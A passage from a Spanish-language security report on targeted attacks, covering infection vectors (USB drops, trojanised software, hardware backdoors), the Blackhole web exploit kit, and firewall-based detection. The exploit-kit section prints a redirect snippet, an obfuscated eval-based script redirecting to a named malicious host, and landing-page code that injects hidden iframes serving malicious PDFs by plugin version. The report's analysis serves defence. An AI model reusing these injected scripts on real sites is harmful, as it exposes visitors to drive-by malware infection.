En un escenario similar al anterior, situándonos en otro hipotético ataque dirigido, se puede suponer también que tras la fase de recolección de información, el atacante no solo ha averiguado qué *software* suelen utilizar los empleados sino que además se hace con los responsables de adquisición de *software* de la organización. Podría intentar contactar directamente con los mismos mediante correos dirigidos u otros medios y ofrecerles ciertos *cracks* o *keygen* asegurando

111 **Estudio sobre riesgos de** seguridad **derivados del software de uso no autorizado** http://www.inteco.es/Estudios/estudio_*malware*_SWnoautorizado

que de este forma ahorrarían el coste de la licencia, incluso se pueden ofrecer de manera gratuita a modo de versión de prueba. Utilizando la ingeniería social y cierta capacidad comercial, el responsable de adquisición de *software* caería en el engaño y distribuiría *software* infectado en la organización. Otro escenario ficticio por ejemplo, sería la creación de una página *phishing* de la Web oficial de un determinado producto de *software* y ofrecer en ella la descarga de dicho producto previamente manipulado para que infecte a quién se lo descargue de ahí y lo instale. En correos dirigidos, suplantando la identidad de algún comercial de ese producto se incluiría un enlace a dicha página falsa. El usuario puede caer más fácilmente en la trampa y descargarse el *software* malintencionado al llegar a él a través de una página *phishing* de la original.

5.1.2. Medios físicos

Uno de los métodos que también se ha utilizado en el caso de los ataques dirigidos es la introducción de *malware* en la organización a través de dispositivos físicos dentro de la organización. Basta con la conexión a la red de USBs, CDs, DVDs, tarjetas de memoria, o por ejemplo equipamiento IT infectados para introducir el *malware* en la organización objetivo.

En el caso de los ataques dirigidos con **Stuxnet**, la infección inicial del mismo se realizó a través de un USB infectado (algunas fuentes[112] indican que fue introducido por un doble agente que trabajaba para Israel utilizando un USB para infectar las máquinas de las instalaciones nucleares de Natanz).

En un hipotético escenario, el atacante podría, a través de técnicas de ingeniería social y otro tipo de artimañas burlar la seguridad física de las instalaciones de la organización objetivo y acceder con un USB infectado a un equipo conectado a la red corporativa. Otro escenario de ataque posible podría ser, que el atacante suplante la identidad de un cliente, colaborador, o se haga pasar por alguien interesado en el organismo objetivo en cuestión y regale, dentro de una supuesta campaña de marketing, ciertos dispositivos USBs, tarjetas de memoria, CDs o

112 **Stuxnet Loaded by Iran Double Agents**
http://www.isssource.com/stuxnet-loaded-by-iran-double-agents/

DVDs, *smartphones*, *tablets*, portátiles, o cualquier tipo de dispositivo infectado a los empleados, incluso *software*. Es posible que el atacante haga llegar a las víctimas *software* pirata malicioso empaquetado de forma que imite el empaquetado del fabricante original y que los usuarios objetivos no se den cuenta del engaño.[113]

O, el 'típico' ejemplo de dejar 'olvidado' un USB infectado con una etiqueta que indique 'Información privada'. Es muy probable que la c*uri*osidad del usuario que encuentre ese USB 'perdido' le haga conectarlo a su equipo infectándolo. Se ha de recordar que el ser humano es c*uri*oso por naturaleza y muchas técnicas de ingeniería social funcionan bajo esa premisa.

Entrando en casos de espionaje a gran escala, se han dado casos también en los que ordenadores recién salidos de fábrica estaban infectados.[114] La posibilidad de incorporar puertas traseras en dispositivos *hardware* se está extendiendo de manera notable apareciendo a su vez nuevas técnicas de creación de *backdoors*[115] [116]. Por ejemplo, se han dado casos de *backdoors* en dispositivos de infraestructuras críticas que controlan estaciones eléctricas y control de tráfico permitiendo el acceso no autorizado de manera muy simple[117].

También, en el caso de los dispositivos móviles, recientemente han aparecido en los medios, diversos casos sobre la incorporación de *backdoors* en los dispositivos que vienen de fábrica, así por ejemplo el fabricante chino de *smartphones* **ZTE Corp**, confirmó la existencia de una puerta trasera que, permite tomar remotamente el control total de uno de sus *smartphones* comercializado en

113 **Software empaquetado**
http://www.microsoft.com/es-es/howtotell/Software.aspx#Packaging
114 **Aparecen virus en ordenadores con SO Windows sin ser usados**
http://www.redeszone.net/2012/09/17/aparecen-virus-en-ordenadores-con-so-windows-sin-ser-usados/
115 **Hardware Backdooring is practical**
http://www.slideshare.net/endrazine/defcon-hardware-backdooring-is-practical
116 **Microsoft encuentra virus preinstalados en sus ordenadores en China**
http://www.elmundo.es/elmundo/2012/09/17/navegante/1347874455.html
117 **Backdoor en dispositivos de infraestructuras críticas, que controlan estaciones eléctricas y control de tráfico**
http://www.csirtcv.gva.es/es/noticias/backdoor-en-dispositivos-de-infraestructuras-cr%C3%ADticas-que-controlan-estaciones-el%C3%A9ctricas-y

Estados Unidos[118] poniéndose en el punto de mira de las autoridades americanas por su presunta vinculación con el gobierno chino [119].

Siguiendo con el espionaje gubernamental, Investigadores de la **Universidad de Cambridge** afirmaron que un *chip* utilizado por el ejército estadounidense (utilizado para, entre otros campos, la construcción de armas, plantas de energía nuclear, transporte público…) contendría una *backdoor* integrada por su fabricante chino. Dichos estudios han sido cuestionados por otras fuentes, sin embargo esta situación pone de manifiesto que existe un temor importante hacia un posible ataque dirigido entre gobiernos[120] a través de la tecnología que un país pueda vender a otro o temor a que los gobiernos espíen a sus ciudadanos a través del *hardware*(o *software*) que éstos consumen.

Es importante por último comentar que, la entrada de *malware* a una organización a través de medios físicos puede incrementarse de manera considerable a raíz de nuevas tendencias en alza que se están arraigando en las organizaciones que consisten en bien fomentar o permitir el uso de dispositivos personales (portátiles, *tablets, smartphones*, etc.) en el entorno de trabajo, es decir que los empleados se traigan sus dispositivos al trabajo y trabajen con ellos, es la denominada tendencia **BYOD** (*Bring Your Own Device*), o bien que además de sus propios dispositivos también aporten su propio *software* ,**BYOT**, (*Bring Your Own Technology*), y además existe una variante emergente, **BYOC** (*Bring Your Own Cloud*), en estos casos los empleados aportan su propia 'nube'. Estas tendencias, si no son bien gestionadas pueden suponer una importante brecha de seguridad en las organizaciones facilitando la tarea del atacante[121] puesto que la información privada de la empresa entra dentro de una red cada vez más difusa y difícilmente protegible.

---

118 **Puerta trasera en el smartphone ZTE M. ¿Descuido o espionaje?** http://www.csirtcv.gva.es/es/noticias/puerta-trasera-en-el-smartphone-zte-m-%C2%BFdescuido-o-espionaje.html

119 **EEUU cree que Huawei les espía** http://tecnologia.elpais.com/tecnologia/2012/09/13/actualidad/1347521521_135098.html

120 **Los productos de electrónica que provienen de China podrían contener backdoors** http://news.softpedia.es/Un-experto-dice-que-los-productos-de-electronica-que-proviene-de-China-podrian-contener-backdoors-261938.html

121 **BYOD** http://www.securityartwork.es/2012/06/05/byod/

Añadir para finalizar, que el emergente uso de los **códigos QR**[122] hace que se conviertan en una nueva vía de infección a tener en cuenta de cara a campañas de APT. Como bien se indica en este artículo [123] no sería difícil pensar en un escenario en el que un atacante dispense folletos de publicidad dirigida con el código QR suplantado por uno falso para que los empleados de cierta empresa objetivo visiten la determinada *URL* infectada y comprometan su equipo.

5.2. WebKits/*Exploits*

En los últimos años la proliferación de *Web Exploits Kits* así como su capacidad de automatización y distribución ha sido bastante notable. Este hecho, ha convertido este tipo de herramientas en una de las armas imprescindibles de los ciberdelincuentes para comprometer equipos de forma masiva o bien selectiva como en los casos de APTs.

El funcionamiento básico de este tipo de herramientas se basa en utilizar servidores Web donde alojar un *pool* de *exploits* para intentar aprovechar diversas vulnerabilidades a partir de navegadores/*plugins* de los clientes conectados. Estos Web*kits* constan de una gran sofisticación y son frecuentemente actualizados con los últimos *exploits* y técnicas de cifrado, ofuscación y *packing* con los que evadir multitud de dispositivos de seguridad. Algunos nombres de *Web Exploits Kits* conocidos son: **Blackhole, Phoenix, Unique, Eleonore, Liberty**, etc.[124]

Para conseguir que las víctimas lleguen a conectar con estos sitios maliciosos suelen utilizarse diversas técnicas que abarcan desde el envío de correos electrónicos con enlaces maliciosos hasta la inclusión de código en páginas Web legítimas que permita redirigir a los usuarios al dominio del atacante tal y como se ha visto en puntos anteriores. En lo que concierne a las APTs esta última técnica parece haber tomado especial atención cuando se quiere comprometer cierta

---

122 **Códigos QR**
http://es.wikipedia.org/wiki/C%C3%B3digo_QR
123 **Cuidado! Códigos QR**
http://www.securityartwork.es/2012/11/12/cuidado-*código*s-qr/
124 ***Exploit* Kits-A Different View**
http://newsroom.kaspersky.eu/fileadmin/user_upload/dk/Downloads/PDFs/110210_Analytical_Article_*Exploit*_Kits.pdf

organización. La idea es infectar sitios Web legítimos a los que usualmente suelen conectarse empleados de la organización objetivo. Los atacantes para conocer por donde navegan los usuarios de determinada organización podrían utilizar *DNS Cache Snooping*, técnica detallada en el informe mencionado anteriormente, 'Pentest: Recolección de Información' en el punto 4.1.1.2. Dicha técnica, ha sido apodada por el equipo *Advanced Threat Intelligence Team* de **RSA** como *Watering Hole* (como se ha mencionado anteriormente). La siguiente imagen representa el proceso de infección llevado a cabo desde que un usuario accede a una página comprometida hasta que se descarga y ejecuta *malware* en su equipo.




Ilustración 30. Proceso de infección

Generalmente la inclusión de un *iframe* apuntando al sitio Web malicioso o un *redirect* en *JavaScript* (por ejemplo *windows.location, document.location*) son los métodos más utilizados para redirigir a un usuario al sitio Web malicioso.

No obstante es posible que en lugar de enviarlo directamente al dominio donde está alojado el *Webkit* se utilice un equipo intermedio encargado de hacer la redirección final al sitio malicioso. El hecho de tener este servidor adicional

denominado ***Traffic Directing Server***, añadirá una capa mayor de control sobre los usuarios, pudiendo modificar en cualquier momento los servidores maliciosos a los que redirigir a las víctimas. No es de extrañar incluso que determinados ciberdelincuentes encargados de la gestión de los TDS vendan el tráfico de los usuarios a otros cibercriminales dispuestos a pagar por víctimas potenciales [125] que visiten sus sitios Web maliciosos. La siguiente muestra un ejemplo de *redirect* mediante el uso de un *refresh* y por medio de *Java*script (*location.replace*):

```
<html><head><meta http-equiv="refresh" content="0; url=http://[redacted].com">
<script type="text/javascript">location.replace("http://[redacted].com");</script>
</head><body><a href="http://[redacted]">Welcome</a></body></html>
```

Cuando el usuario visite dicha página será redirigido a otro dominio con el siguiente contenido ofuscado.

```
<script>try{if(window.document)window["document"]["body"]="123"}catch(bawetawe){if(window.document){v=window;try{fawbe
--}catch(afnwenew){try{(v+v)()}catch(gngrthn){try{if(020===0x10)v["document"]["body"]="123"}catch(gfdnfdgber){m=123;if
((alert+"").indexOf("na"+"ti"+"ve")!==-1)ev=window.eval;}}
n=["4i","3m","4e","1o","2b","22","27","29","a","4i","3m","4e","20","2b","4i","3m","4e","1o","29","a","45","42","1f","4
i","3m","4e","1o","2b","2b","4i","3m","4e","20","1g","17","4n","40","4b","3o","4h","49","41","4a","4g","1l","48","4b",
"3o","3m","4g","45","4b","4a","2b","19","44","4g","4g","4c","28","1m","1m","49","4b","4a","41","4l","49","3m","47","41
","4e","43","4e","4b","4j","1l","4e","4h","28","26","1n","26","1n","1m","42","4b","4e","4h","49","1m","48","45","4a","
47","4f","1m","3o","4b","48","4h","49","4a","1l","4c","44","4c","19","29","50"];h=2;s="";if(m)for(i=0;i-110!=0;i++){k=
i;if(window["document"])s+=String["fro"+"mC"+"harCode"](parseInt(n[i],25));}z=s;if(window.document)ev(z)}}}</script>
```

Dicho código no es más que otra redirección, está vez a:

hp://moneymakergrow.ru:8080/forum/links/column.php**

el cual contiene alojado el **Blackhole v2.0 Exploit Kit** [126]. El siguiente paso será detectar la versión del navegador así como los *plugins* vulnerables actualmente instalados para ejecutar un *exploit* u otro en función de la vulnerabilidad y con el que poder inyectar el *payload* deseado en el equipo de la víctima. Dicho *payload* a su vez, puede descargar y ejecutar *malware* alojado en otro servidor. Para identificar las versiones de los *plugins* del navegador, algunos *Webkits* suelen hacer uso del *plugin* '*PluginDetect*', desarrollado por Eric Gerds [127]. Dicho código no es más que código *JavaScript* con el que identificar las versiones de *plugins* como **Java, QuickTime, Flash, Windows Media Player**, etc. Desde su página Web puede

125 **Another Widespread site defacement attack leading nowhere**
http://nakedsecurity.sophos.com/2011/10/24/another-widespread-site-defacement-attack-leading-nowhere/
126 ***Plugin*Detect 0.7.9 infector…**
http://malwaremustdie.blogspot.com.es/2012/11/plugindetect-079-payloads-of-**Blackhole**.html
127 ***Plugin* Detect**
http://www.pinlady.net/PluginDetect/

generarse dicho código a golpe de ratón especificando por un lado, los *plugins* en los que estás interesado y, por otro los métodos deseados para acceder al código previamente creado. Como se observa en la imagen, únicamente habrá que especificar los *checkbox* en los que se está interesado.




Ilustración 31. PluginDetect

Posteriormente, tras pulsar en "*Create Script*" se generará el código necesario para detectar dichos *plugins* y el cual únicamente necesitará ser insertado en la página de entrada (*landing page*) del dominio malicioso:

```
<script type="text/Javascript" src="PluginDetect.js"></script>
```

Ilustración 32. Output Script

Los *Webkits* se aprovecharán de dicha información para ejecutar un *exploit* u otro en función del tipo de vulnerabilidad encontrada, la cual le permitirá ejecutar cierto *payload* en el equipo de la víctima. *Webkits* sofisticados como **Blackhole** utilizarán *payloads* polimórficos para dificultar la detección por parte de antivirus que ellos mismos, de forma automatizada, chequearán y modificarán para garantizar su ocultación. El contenido de dicho *payload*, es decir, el código malicioso ejecutado en el equipo vulnerable dependerá del precio pagado a la hora de adquirir o "alquilar" el servicio. Algunos de los *payloads* descargarán *ransomware*, *troyanos*, falsos antivirus, *etc*.

Las siguientes dos capturas extraídas del *paper* 'Exploring the Blackhole Exploit Kit' de **Sophos**[128] muestran el contenido del *landing page* de un dominio malicioso.

```
var pdfver = [0, 0, 0, 0], flashver = [0, 0, 0, 0];

try {
    var PluginDetect = {
        version: "0.7.6",
        name: "PluginDetect",


    // removed bulk of PluginDetect library for clarity

    // in recent variants, the PluginDetect library is loaded
    // from a remove site, rather than embedded in the landing
    // page


    PluginDetect.initScript();
    PluginDetect.getVersion(".");
    pdfver = PluginDetect.getVersion("AdobeReader");
    flashver = PluginDetect.getVersion('Flash');
} catch (e) {}

if (typeof pdfver == 'string') {
    pdfver = pdfver.split('.')
} else {
    pdfver = [0, 0, 0, 0]
}

if (typeof flashver == 'string') {
    flashver = flashver.split('.')
} else {
    flashver = [0, 0, 0, 0]
};
```

Como se observa en el código, en un primer momento se hace uso de los métodos de *Plugin*Detect para recuperar las versiones de Adobe Reader y Flash.

Ilustración 33. Extraído del paper "Exploring the BalckHole *Exploit* Kit"

Una vez obtenidas las versiones, la página contará con diversas funciones para generar un *iframe* apuntando a un recurso u otro en función de la versión previamente obtenida.

128 **Exploring the Blackhole *Exploit* Kit**
http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/exploring-the-Blackhole-exploit-kit.aspx

Esto puede verse en la siguiente imagen, donde desde la función **sp13** se pasará como parámetro a la función **show_PDF** la *URI* del PDF malicioso capaz de ejecutar código en el equipo de la víctima.

```
function show_pdf(src) {
    var pifr = document.createElement('IFRAME');
    pifr.setAttribute('width', 1);
    pifr.setAttribute('height', 1);
    pifr.setAttribute('src', src);
    document.body.appendChild(pifr)
}

function sp13() {
    if (pdfver[0] > 0 && pdfver[0] < 8) {
        exec7 = 0;
        show_pdf('./content/ap1.php?f=cc677')
    } else if ((pdfver[0] == 8) || (pdfver[0] == 9 && pdfver[1] <= 3))
        exec7 = 0;
        show_pdf('./content/ap2.php?f=cc677')
    }
    sp14()
}
```

Ilustración 34. Extraído del paper "Exploring the Black Hole *Exploit* Kit"

Los cibercriminales encargados del mantenimiento y desarrollo de estos *Webkits* suelen estar al día sobre las vulnerabilidades recientes que afectan a navegadores y *plugins*.

De esta forma suelen actualizar e integrar en su arsenal los *exploits* más recientes a los pocos días de su publicación[129]. Ejemplo de ello es la actualización en **Blackhole** de la vulnerabilidad en el *Applet Rhino Script Engine* de *Java* por la reciente CVE-2012-0507[130] que afectó y sigue afectado a multitud de usuarios. Algunos de los *exploits* que pueden encontrarse en el **Blackhole** se muestran a continuación (origen de la información: **Sophos**).

129 **The Current Web Delivered** *Java* **0 day**
https://www.securelist.com/en/blog/208193822/The_Current_Web_Delivered_Java_0day
130 *Java* **AtomicReferenceArray Type Violation Vulnerability**
http://www.metasploit.com/modules/exploit/multi/browser/Java_atomicreferencearray

	Target	Description
CVE-2011-3544	Java	**Oracle** Java **SE Rhino Script Engine Remote Code Execution Vulnerability**
CVE-2011-2110	**Flash**	**Adobe Flash Player unspecified code execution (APSB11-18)**
CVE-2011-0611	**Flash**	**Adobe Flash Player unspecified code execution (APSA11-02)**
CVE-2010-3552	Java	**Skyline**
CVE-2010-1885	**Windows**	**Microsoft Windows Help and Support Center (HCP)**
CVE-2010-1423	Java	Java **Deployment Toolkit insufficient argument validation**
CVE-2010-0886	Java	**Unspecified vulnerability**
CVE-2010-0842	Java	**JRE MixerSequencer invalid array index**
CVE-2010-0840	Java	Java **trusted Methods Chaining**
CVE-2010-0188	**PDF**	**LibTIFF integer overflow**
CVE-2009-1671	Java	**Deployment Toolkit ActiveX control**
CVE-2009-4324	**PDF**	**Use after free vulnerability in doc.media.newPlayer**
CVE-2009-0927	**PDF**	**Stack overflow via crafted argument to Collab.getIcon**
CVE-2006-0003	**IE**	**MDAC**

Tabla 3. Algunos de los *exploit*s que pueden encontrarse en el **Blackhole**

Nótese sin embargo que a pesar de utilizar *exploits* recientes algunos de los que aparecen en la referencia anterior ya hace un tiempo que se publicaron y parchearon, sin embargo siguen afectando a multitud de usuarios que hacen uso de navegadores o *plugins* sin actualizar. Algunos de estos *Webkits* guardan estadísticas sobre el tipo de vulnerabilidad explotada permitiéndoles así llevar un seguimiento de los *exploits* más efectivos.

La mejor defensa para combatir este tipo de amenazas se basa fundamentalmente en:

- Utilizar un navegador, junto sus componentes (*plugins*, extensiones, etc.), totalmente actualizado.
- No utilizar algunos de estos componentes a no ser que sea totalmente necesario (por ejemplo *Java*).
- No seguir enlaces que aparecen en los correos sospechosos.
- Utilizar un usuario sin permisos de administración sobre el equipo.

Para entender en mayor profundidad el mundo de los *Webkits exploits* se recomiendan las siguientes lecturas:

- 'The State of Web Exploit Kits'[131]
- 'Blackhole Exploit Kit: A Spam Campaign, Not a Series of Individual Spam Runs'[132]
- 'Symantec Report on Attack'[133]
- 'Exploring the Blackhole Exploit Kit'[134]

131 **The State of Web *Exploit*s Kits**
http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf
132 **Blackhole *Exploit* Kit: A Spam Campaign, Not a Series of Individual Spam Runs**
http://www.trendmicro.com/cloud-content/us/PDFs/security-intelligence/white-papers/wp_Blackhole-exploit-kit.pdf
133 **Symantec Report on Attack Kits and Malicious Websites**
https://scm.symantec.com/resources/b-symantec_report_on_attack_kits_and_malicious_Websites_21169171_WP.en-us.pdf
134 **Exploring the Blackhole *Exploit* Kit**
http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos**Blackhole***exploit*kit.pdf?dl=true

6. Recomendaciones en la detección de un ataque dirigido

En esta sección se tratará de dar algunas de las recomendaciones básicas a tener en cuenta a la hora de detectar un posible ataque dirigido en nuestra organización. **Seguir estas recomendaciones no nos garantiza que, en caso de ser objetivos ante este tipo de ataques, se consiga detectar; sin embargo, siguiendo estas pautas tendremos más garantías de hacerlo y, por tanto, de poder acotar el ataque de forma más inmediata.** Las recomendaciones se han centrado en cuatro bloques principales: ***Firewalls* corporativos**, **análisis forense del tráfico de red**, **HIDS** y **Correlación**.

6.1. *Firewalls* Corporativos

No hace falta indicar que uno de los elementos imprescindibles en cualquier entorno seguro es el *firewall*. Aunque en ocasiones este tipo de dispositivos suele menospreciarse, justificando que pueden ser fácilmente evadidos, una correcta configuración del mismo junto a una buena política de seguridad puede ofrecer un servicio de detección de APT altamente eficiente. Este punto se centrará básicamente en cómo reforzar la seguridad perimetral de una organización para detectar conexiones sospechosas que puedan derivar de infecciones por *malware*.

Hoy en día un *appliance* de alta gama que cumpla con funcionalidades de *firewall* nada tiene que ver con los existentes años atrás. Las nuevas amenazas y el gran abanico de ataques actuales a los que se exponen las organizaciones han obligado a los fabricantes de *firewalls* a implementar multitud de contramedidas que refuercen las capacidades de filtrado de los mismos.

Así, prácticamente cualquier *firewall* "serio" actual no solo dispone de una tabla de estado que le ayude a entender el origen y destino de los paquetes (como ocurría con los *firewalls* de la 1ª generación denominados ***Packet Filters***), sino que también tiene capacidad para comprender la conexión a la que pertenecen los mismos. Los *firewalls* denominados ***Stateful Firewall*** mantienen una base de datos donde almacena el estado de las conexiones gracias a la cual puede conocer si cierta conexión está como *established*, como *closed* o bien está siendo negociada. Esta tabla ayudará al *firewall* a detectar numerosos ataques de red al poder conocer y asociar cada uno de los paquetes que lo atraviesan en base, no solo a su puerto e IP origen/destino, sino también a los *flags* que determinan el estado de las conexiones.




Ilustración 35.Firewall. Detalle

En la imagen anterior, el equipo 10.10.0.45 ha iniciado una conexión con el servidor 192.168.120.10. El firewall tiene constancia no solo del par **puerto:IP** origen y destino si no que conoce, gracias a los *flag* TCP, que fue el equipo 10.10.0.45 el que inició la conexión con el servidor (obsérvese el flag SYN=1 y ACK=0). Esta información resulta realmente valiosa para conocer la **dirección** de la conexión así como el **estado** de la misma.

Por un lado, la **dirección** nos permitirá configurar listas de control de acceso con las que se podría definir que interfaces del *firewall* estarán autorizadas para recibir nuevas conexiones y de qué tipo. Por otro lado, el **estado** será realmente útil no solo para conocer información sobre el tipo de conexión si no para servir

como punto de apoyo a otras medidas de seguridad. Por ejemplo gracias al estado de una conexión podremos saber si una máquina está sufriendo un ataque *DoS* (debido al excesivo número de intentos de conexión TCP que no completan el ***3-way handshake***), si se están utilizando paquetes fragmentados (comúnmente utilizado para intentar eludir contramedidas como *Deep Packet Inspection*), si se están *spoofeando* paquetes IP, etc. Entorno a estas características existen muchas otras funcionalidades que pueden implementarse dentro de un mismo *appliance* Firewall.

A modo de ejemplo, se listarán algunas de las características de seguridad que utiliza un *firewall* **Cisco ASA**:

- IDS/IPS
- *Deep Packet Inspection*
- *Scanning Threat Detection*
- *QoS input and output policing*
- *TCP and UDP connection limits and timeouts*
- *TCP sequence number randomization*
- *TCP normalization*
- *Botnet Traffic Filter*

Dispositivos de este tipo utilizarán toda esta información para configurar políticas de seguridad MPF (***Modular Policy Framework***[135]), políticas basadas en zonas ZFW (***Zone-based Policy Firewall***[136]) y control de acceso basadas en contexto CBAC (***Context-based Access Control***[137]) con las que es posible crear políticas de filtrado realmente flexibles para denegar, aceptar, inspeccionar y priorizar tráfico. Una explicación de cada una de estas contramedidas va más allá del ámbito del informe, sin embargo observe la cantidad de funcionalidades que puede incorporar un único dispositivo cuyo objetivo principal es servir de barrera entre diversos dominios de seguridad. Con esto en mente, en

135 **Using Modular Policy Framework**
http://www.cisco.com/en/US/docs/security/asa/asa70/configuration/guide/mpc.html
136 **Zone-Based Policy Firewall**
http://www.cisco.com/en/US/products/ps6441/products_feature_guide09186a008060f6dd.html
137 **Configuring Context-Based Access Control**
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scfcbac.htm

los siguientes puntos veremos algunas recomendaciones que nos ayuden a detectar equipos infectados en nuestra red.

Control de las entradas y Salidas

